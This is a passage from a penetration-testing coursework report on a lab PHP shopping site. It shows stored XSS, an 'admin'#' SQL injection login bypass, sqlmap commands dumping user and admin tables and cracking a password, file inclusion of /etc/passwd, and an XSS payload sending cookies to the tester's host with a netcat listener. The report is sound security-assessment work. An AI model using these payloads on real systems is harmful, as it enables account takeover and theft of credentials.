SecretCookie=7a6e65677661407a6e656776612e70627a3a38317170396f716f353271303471703230303336
716f713833313372713035353a31363734343238373931
location: http://192.168.1.10/my-cart.php
Content-Length: 0
Connection: close
Content-Type: text/html
```

Figure 2.20: Login request captured using Wireshark.

The request made during registration on the same page were also examined and had the same issue present (Figure 2.21). Alongside this the tester also examined the request made when attempting to login into the admin page and discovered it was also vulnerable (Figure 2.22).

```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · eth1

POST /login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/login.php
Cookie: PHPSESSID=b0gigq3vc53uegumbt8lqi3pb7;
SecretCookie=7a6e65677661407a6e656776612e70627a3a38317170396f716f353271303471703230303336716f713833313372713035353a31363734343238373931
Upgrade-Insecure-Requests: 1

fullname=testnew&emailid=testnew%40testnew.com&contactno=t&password=testnew&confirmpassword=testnew&submit=HTTP/1.1 200 OK
Date: Sun, 22 Jan 2023 23:13:53 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

<script>alert('You are successfully register');</script>
```

Figure 2.21: Registration request captured using Wireshark.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · eth1

POST /admin/ HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/admin/
Cookie: PHPSESSID=b0gigq3vc53uegumbt8lqi3pb7;
SecretCookie=7a6e65677661407a6e656776612e70627a3a38317170396f716f353271303471703230303336716f713833313372713035353a31363734343238373931
Upgrade-Insecure-Requests: 1

username=test&password=test&submit=HTTP/1.1 302 Found
Date: Sun, 22 Jan 2023 23:21:34 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: http://192.168.1.10/admin/index.php
Content-Length: 0
Connection: close
Content-Type: text/html
```

Figure 2.22: Admin page login captured using Wireshark.

### 2.5.2 Testing for Weak Lock Out Mechanism

There is no lockout in place in both the admin and normal user login page. This allows an attacker to conduct a brute force attack. Based on the NIST guidelines users should be allowed 10 failed password attempts before they are locked out of the system (Dibley, 2022).

### 2.5.3 Testing for Bypassing Authentication Schema

To conduct this test the following methods for bypassing the authentication schema were attempted:

- Direct page request (forced browsing)
- Session ID prediction
- SQL injection

To test forced browsing the following pages which can only be accessed with an account were attempted to be navigated to without being logged in – my-account.php, my-wishlish.php. However, they successfully redirect back to the homepage. After this the links to sections from the admin page which were found in section 2.2.6 were attempted to be explored but that was also unsuccessful.

Session ID prediction was unfeasible because the website uses PHP Sessions which are randomly generated.

SQL injection was the last one to be attempted. Both the admin login page and the normal user login page were found to be vulnerable to SQL injection. The steps the tester took as well as proof of the vulnerability can be seen in Section 2.7.3 - Testing for SQL Injection.

### 2.5.4 Testing for Weak Password Policy

There is no password policy in place. A user can be created with very simple single character password. According to the NIST guidelines there should be a password policy which enforces a minimum password length of 8 characters. (Dibley, 2022).

### 2.5.5 Testing for Weak Password Change or Reset Functionalities

The change password function in the my-account.php does not function properly. It is not possible to change the user password from that page, which stops users from being able to easily change their password if it has been leaked online.

There is also a major issue with the forgot-password.php page which can be accessed after clicking the “Forgot your Password?” button on the login page. (Figure 2.23). It can allow an attacker to easily change the password of a user they know by just typing their email address and phone number in. There is no other form of identification required such as an email confirmation in place.

## FORGOT PASSWORD

Email Address \*

Contact no \*

Password. \*

Confirm Password. \*

CHANGE

Figure 2.23: Contents of forgot-password.php

## 2.6 SESSION MANAGEMENT TESTING

### 2.6.1 Testing for Session Management Schema

The cookies used by the website were investigated and were attempted to be forged. The tester noticed there is a cookie called “SecretCookie”. (Figure 2.24)

Cookies		Details	
PHPSESSID:t84tl897bvmf2m4b74e2880fc3		Domain	192.168.1.10
SecretCookie:7a6e65677661407a6e656776612e70627a3a70...		First-Party	
		Name	SecretCookie
		Value	7a6e65677661407a6e656776612e70627a3a7032306e7134713736737239373735396e6e32376e307039396f7373363731303a31363734343939373933
		URL	
		B64	

Figure 2.24: Cookies found on the website.

The cookie is not in plaintext, so it was put into cyberchef to be deciphered. Cyberchef automatically recognized it as hex and deciphered it. (Figure 2.25)




Figure 2.25: Cookie getting deciphered from CyberChef.

However, the contents of the cookie still appeared to be obfuscated, because it contained an email address called znegva@znegva.pbz, which is not the one the tester used to log in. After some more examination it was found out that the cookie is also encrypted using ROT13. Again, using cyberchef it was fully deciphered. (Figure 2.26)




Figure 2.26: Cookie getting fully deciphered using CyberChef.

From the contents of the fully deciphered cookie, it was determined that it contains 3 parts:

- Email address of user
- Md5 hash of password
- Timestamp

Because MD5 is a low complexity hashing algorithm it can be easily cracked by an attacker who steals the cookies of a user. (Figure 2.27)

Hash	Type	Result
c20ad4d76fe97759aa27a0c99bff6710	md5	12

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 2.27: md5 hash cracked using CrackStation.

The cookies should have been encrypted instead of just being obfuscated to prevent the recovery of the password through deciphering. Having sensitive information visible through cookies is not advisable and should be avoided.

Despite knowing the method the cookies are created for the users it is still not possible to forge a cookie which could be used to log in, because it would require knowing the email address and password of an user.

### 2.6.2 Testing for Cookies Attributes

The cookies did not have the httpOnly and isSecure options set which makes them vulnerable (Figure 2.28 and Figure 2.29).

The image shows a configuration window for a cookie named 'PHPSESSID'. The 'Value' field contains the string '7s0ghr2heubpcjffvicckft8u2'. The 'Path' is set to '/'. The 'Context' is set to 'Default'. The 'httpOnly' checkbox is unchecked, and the 'sameSite' dropdown is set to 'No restriction'. The 'isSecure' checkbox is unchecked, and the 'isSession' checkbox is checked.

Name	PHPSESSID		
Value	7s0ghr2heubpcjffvicckft8u2		
Path	/		
Context	Default		
httpOnly	<input type="checkbox"/>	sameSite	No restriction
isSecure	<input type="checkbox"/>		
isSession	<input checked="" type="checkbox"/>		

Figure 2.28: PHPSESSID cookie options

Domain	192.168.1.10
First-Party	
Name	SecretCookie
Value	7a6e65677661407a6e656776612e70627a3a7032306e7134713736737239373735396e6e32376e307039396f7373363731303a31363734353031323537
URL B64	
Path	/
Context	Default
httpOnly	<input type="checkbox"/> sameSite No restriction
isSecure	<input type="checkbox"/>
isSession	<input checked="" type="checkbox"/>

Figure 2.29: SecretCookie cookie options.

Having httpOnly not set allows the cookie to be passed in unencrypted non-HTTPS request which was demonstrated in section 2.5.1 - Testing for Credentials Transported over an Encrypted Channel. Having isSecure not set allows the cookie to be accessed by client-side scripts like JavaScript, which can be used during an XSS attack and was demonstrated in section 2.7.5 - Testing for Incubated Vulnerability.


## 2.7 INPUT VALIDATION TESTING

### 2.7.1 Testing for Reflected Cross Site Scripting

There are no parts of the website which used variables being passed into the URL which could be used to do create a malicious reflected XSS link.

### 2.7.2 Testing for Stored Cross Site Scripting

It was discovered users can post reviews on the products on the website. The tester decided to test if it is possible for that to be used for stored XSS. A review was written for an item on the website with the following contents “<script>alert(“Hello”)</script>”. Once the page was refreshed an alert message popped up proving that the website is vulnerable to Stored Cross Site Scripting attacks. (Figure 2.30 and Figure 2.31)



The screenshot shows a web interface for adding a customer review. On the left, there are two tabs: 'DESCRIPTION' and 'REVIEW', with 'REVIEW' being the active tab. The main section is titled 'CUSTOMER REVIEWS' and 'WRITE YOUR OWN REVIEW'. It features a table for rating different aspects of a product:

	1 star	2 stars	3 stars	4 stars	5 stars
Quality	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Price	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Value	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>

Below the table are three input fields: 'Your Name \*' with the value 'Test', 'Summary \*' with the value 'XSS test', and 'Review \*' with the malicious payload '<script>alert(“Hello”)</script>'. A 'SUBMIT REVIEW' button is located at the bottom right.

Figure 2.30: Adding review with malicious content.




Figure 2.31: Alert message displayed when page containing review is opened.

The functionality to add Categories to the website from the admin page was also examined for XSS. To see how access to the admin page was acquired see Section 2.7.3 - Testing for SQL Injection. This functionality proved to be vulnerable as well which allowed the tester to create a category that would get displayed on the website and would generate an alert message to the users. The alert message would also



be displayed inside the admin panel everywhere where the contents of the name of the categories or their contents are listed. (Figure 2.32, Figure 2.33 and Figure 2.34)



**Category**

Category Name

Description

Create

Figure 2.32: Creating category with malicious content.




Figure 2.33: Alert message displayed inside admin page.




Figure 2.34: Alert message displayed on website.

### 2.7.3 Testing for SQL Injection

There were 2 blind SQL injections found on the website.

Firstly, the admin login page was tested for an SQL injection. It was found to be vulnerable to both blind boolean-based and time-based SQL injections. The tester proved that it is vulnerable to Boolean-based injection by entering admin'# as the username it would allow access into the admin account no matter what is entered as a password. (Figure 2.35 and Figure 2.36)




Figure 2.35: SQL Injection on admin login page




Figure 2.36: Successful login into admin account.

The same boolean-based SQL injection was attempted on the normal user login page as well and was proven to work. Using this issue an attacker is able to login into any user account without using their password as long as they know their valid email address, which could be enumerated through the issue discussed in Section 2.4.2 - Testing for Account Enumeration and Guessable User Account. (Figure 2.37)

## SIGN IN

---

Hello, Welcome to your account.

Email Address \*

Password \*

[Forgot your Password?](#)

*Figure 2.37: SQL Injection on normal user login.*

Both login pages were also vulnerable to blind time-based injection which was used to dump the contents of the database. To know which database the website was running from the following sqlmap command was ran: “sqlmap -r normalLogin.txt -p email -dbms=MySQL --current-db.”. This gave the result that the database is called shopping, which matched what could be seen in the schema.sql file found during Section 2.2.2 (Figure 2.38, Figure 2.39 and Figure 2.40). To see the full contents of the file, refer to Appendix E – Contents of schema.sql file.

```

1 -- MySQL dump 10.13  Distrib 5.5.27, for Linux (i686)
2 --
3 -- Host: localhost    Database: shopping
4 --
5 -- Server version      5.5.27
6
7 /*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
8 /*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
9 /*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
10 /*!40101 SET NAMES utf8 */;
11 /*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
12 /*!40103 SET TIME_ZONE='+00:00' */;
13 /*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
14 /*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
15 /*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
16 /*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
17
18 --
19 -- Table structure for table `admin`
20 --
21
22 DROP TABLE IF EXISTS `admin`;
23 /*!40101 SET @saved_cs_client      = @@character_set_client */;
24 /*!40101 SET character_set_client = utf8 */;
25 CREATE TABLE `admin` (
26   `id` int(11) NOT NULL AUTO_INCREMENT,
27   `username` varchar(255) NOT NULL,
28   `password` varchar(255) NOT NULL

```

Figure 2.38: Contents of schema.sql

```

(kali@kali)-[~/Desktop/coursework]
$ sqlmap -r normalLogin.txt -p email --dbms=MySQL --current-db

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
local, state and federal laws. Developers assume no liability and are not res

```

Figure 2.39: Command ran to get name of current database.

```

[19:38:30] [INFO] adjusting time delay to 1 second due to good response times
shopping
current database: 'shopping'
[19:38:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'
[19:38:58] [WARNING] your sqlmap version is outdated

```

Figure 2.40: Output from getting current database using SQLMap.

Knowing the name of database, the tester was able to dump all the tables in it. (Figure 2.41 and Figure 2.42)

```
(kali㉿kali)-[~/Desktop/coursework]
$ sqlmap -r normalLogin.txt -p email --dbms=MySQL -D shopping --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:45:24 /2023-01-23/

[15:45:24] [INFO] parsing HTTP request from 'normalLogin.txt'
[15:45:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Figure 2.41: Command ran to display the tables on the shopping database.

```
[15:49:22] [INFO] retrieved: wishlist
Database: shopping
[10 tables]

+-----+-----+
| admin | category | orders | ordertrackhistory | productreviews | products | subcategory | userlog | users | wishlist |
+-----+-----+
| 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 | 1 |
+-----+-----+

[15:49:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'
[15:49:50] [WARNING] your sqlmap version is outdated

[*] ending @ 15:49:50 /2023-01-23/
```

Figure 2.42: Tables on shopping database

The tables on the database perfectly match the contents of the schema.sql file. Finally, the contents of the admin and user table were dumped. From the dump the tester had access to the password hashes of the admin and normal users accounts which could be cracked (Figure 2.43 and Figure 2.44). The password for the admin account was successfully cracked using sqlmap and was found to be Minsky.

```
[18:53:17] [INFO] cracked password 'minsky' for user 'admin'
Database: shopping
Table: admin
[1 entry]

+-----+-----+-----+-----+
| id | password | username | creationDate | updatationDate |
+-----+-----+-----+-----+
| 1 | 5b6139e9ecc273ceac97e2d97eb89f82 (minsky) | admin | 2017-01-24 16:21:18 | 25-01-2017 12:05:43 AM |
+-----+-----+-----+-----+
```

Figure 2.43: Results from dumping the admin table.

Table: users  
[2 entries]

id	name	email	regDate	password	contactno	thumbnail	billingAddress	shippingAddress	shippingPincode
1	Steve Brown	hacklab@hacklab.com	2017-02-04 19:30:50	7052cad6b415f4272c1986aa9a50a7c3	999	rick.jpg	Dundee Bell Street	Dundee Bell Street	110001
2	Tom Brown	TomBrown@gmail.com	2017-03-15 17:21:22	5c428d8875d2948607f3e3fe134d71b4	8285703355	<blank>	Dundee Brown Street	Dundee Brown Street	1000

Figure 2.44: Results from dumping the user's table.

#### 2.7.4 Testing for Local File Inclusion

To test for Local File Inclusion the page that was focused on was the addendum.php discovered in section 2.2.5, which gets a page name passed as an argument. To test if the page could be used to read other files on the system the /etc/passwd file was attempted to be passed as an argument. It was passed successfully, which led to the page displaying the contents of it (Figure 2.45).




Figure 2.45: Displaying /etc/passwd.

This behaviour can allow sensitive files such as the passwd file to be read from unauthorised users.

#### 2.7.5 Testing for Incubated Vulnerability

Using the review page which was found to be vulnerable to XSS earlier the tester attempted to do a stored cross site scripting attack to capture the cookies of a user with a netcat listener.. A review was posted on the website which contained the following command: '<script>new Image().src="192.168.1.253/b.php?"+(document.cookie)</script>'. (Figure 2.46)

Your Name \*

Summary \*

Review \*  

<script>new Image().src="http://192.168.1.253/b.php?"+(document.cookie)</script>;

SUBMIT REVIEW

Figure 2.46: Review containing stored XSS attack.

A Netcat listener was started on the tester machine and the page containing the review was navigated to using a logged in account. Once the page was loaded the JavaScript command gets executed and the contents of the cookie get captured by the Netcat listener. (Figure 2.47)

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
connect to [192.168.1.253] from kali [192.168.1.253] 53282
GET /b.php?PHPSESSID=pb76hcml6lrqbn9kbgbu5c5i0;%20SecretCookie=7a6e65677661407a6e656776612e70627a3a7032306e7134713736737239373735396e6e32
Host: 192.168.1.253
